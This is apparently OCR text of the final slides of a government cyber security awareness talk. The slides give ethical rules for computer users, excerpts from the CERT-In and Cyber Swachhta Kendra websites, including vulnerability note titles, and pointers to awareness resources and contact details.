
6. Awareness is Key and Know what to do, if things goes wrong

Ethical rules for the computer users

- Do not use computers to steal other information
- Do not use computers to harm others
- Do not access files without the permission of the owner
- Always respect copyright laws and policies
- Respect the privacy of others, just as you expect the same from others
- Use internet ethically
- Complain about illegal communication and activities if found, to Internet Service Providers and local law enforcement authorities
- User should not intentionally use the computers to retrieve or modify the information of others, which may include password information, files, etc.

CERT-In Website

https://cert-in.org.in/



Indian Computer Emergency Response Team

Ministry of Electronics and Information Technology
Government of India

ABOUT CERT-In

- Client's /Citizen's Charter
- Roles & Functions
- Advisory Committee
- Act/Rules/Regulations
- Press
- Recruitment NEW
- Tender NEW
- Download Brochure
- Subscribe Mailing List
- Contact Us

REPORTING

Welcome to CERT-In

CERT-In is operational since January 2004. The constituency of CERT-In is the Indian Cyber Community. CERT-In is the national nodal agency for responding to computer security incidents as and when they occur.

In the recent Information Technology Amendment Act 2008,CERT-In has been designated to serve as the national agency to perform the following functions in the area of cyber security:

- Collection,analysis and dissemination of information on cyber incidents.
- Forecast and alerts of cyber security incidents
- Emergency measures for handling cyber security incidents
- Coordination of cyber incident response activities.
- Issue guidelines,advisories,vulnerability notes and whitepapers relating to information security practices,procedures, prevention,response and reporting of cyber incidents.
- Such other functions relating to cyber security as may be prescribed

Latest Security Alert

CERT-In Vulnerability Note CIVN-2020-0203 NEW
(January 03, 2020)
Denial of Service Vulnerability in Linux Kernel

CERT-In Vulnerability Note CIVN-2019-0202
(December 24, 2019)
TP-Link Router Remote Code Execution Vulnerability

CERT-In Vulnerability Note CIVN-2019-0201
(December 24, 2019)
Microsoft SharePoint Server Information Disclosure


Current Activities

Large scale compromise of SME/SOHO router via exploiting Known vulnerabilities NEW
(November 01, 2019)
A surge in compromising the router deployed at SME Sector and SOHO (Small office and Home) segment is seen. Attacker behind these attack campaign used the variants of some
[More >>]

Information stealing malware spreading via fraudulent emails purporting to originate from Income Tax Department
(September 10, 2019)

Cyber Swachhta Kendra Website

https://www.cyberswachhtakendra.gov.in/



cyberswachhtakendra.gov.in
certin
Handling Computer Security Incidents
साइबर स्वच्छता केन्द्र
CYBER SWACHHTA KENDRA
Botnet Cleaning and Malware Analysis Centre
सत्यमेव जयते
Ministry of Electronics and Information Technology Government of India
Home
About Us
CERT-In
Security Tools
Alerts
Security Best Practices
Partners
FAQ's
Contact Us


Welcome to **Botnet Cleaning and Malware Analysis Centre (Cyber Swachhta Kendra)**

The " **Cyber Swachhta Kendra** " (Botnet Cleaning and Malware Analysis Centre) is a part of the Government of India's Digital India initiative under the Ministry of Electronics and Information Technology (MeitY) to create a secure cyber space by detecting botnet infections in India and to notify, enable cleaning and securing systems of end users so as to prevent further infections. The " **Cyber Swachhta Kendra** " (Botnet Cleaning and Malware Analysis Centre) is set up in accordance with the objectives of the "National Cyber Security Policy", which envisages creating a secure cyber eco system in the country. This centre operates in close coordination and collaboration with Internet Service Providers and Product/Antivirus companies. This website provides information and tools to users to secure their systems/devices. This centre is being operated by the Indian Computer Emergency Response Team (CERT-In) under provisions of Section 70B of the Information Technology Act, 2000.

Don't be Quick to Click, think before clicking on links received via email, social media etc.
Awareness is the key to the security
https://www.cyberswachhtakendra.gov.in/index.html

ISEA Website

https://www.infosecawareness.in/



Toll Free Number : ☎1800 425 6235

InfoSec Awareness on..

- » Identity Theft
- » Secure your PC
- » Online Predators
- » Instant Messaging Threats
- » Importance of Copyrights

References

CERT-In website guidelines section:
https://www.cert-in.org.in/

- Securing Home Computers
- Anti Virus Policy & Best Practices
- System Security Guidelines

Thank you for attention.

Questions Please…?

Email: rao.vv@meity.gov.in
vvrao@cert-in.org.in

Stay Safe! !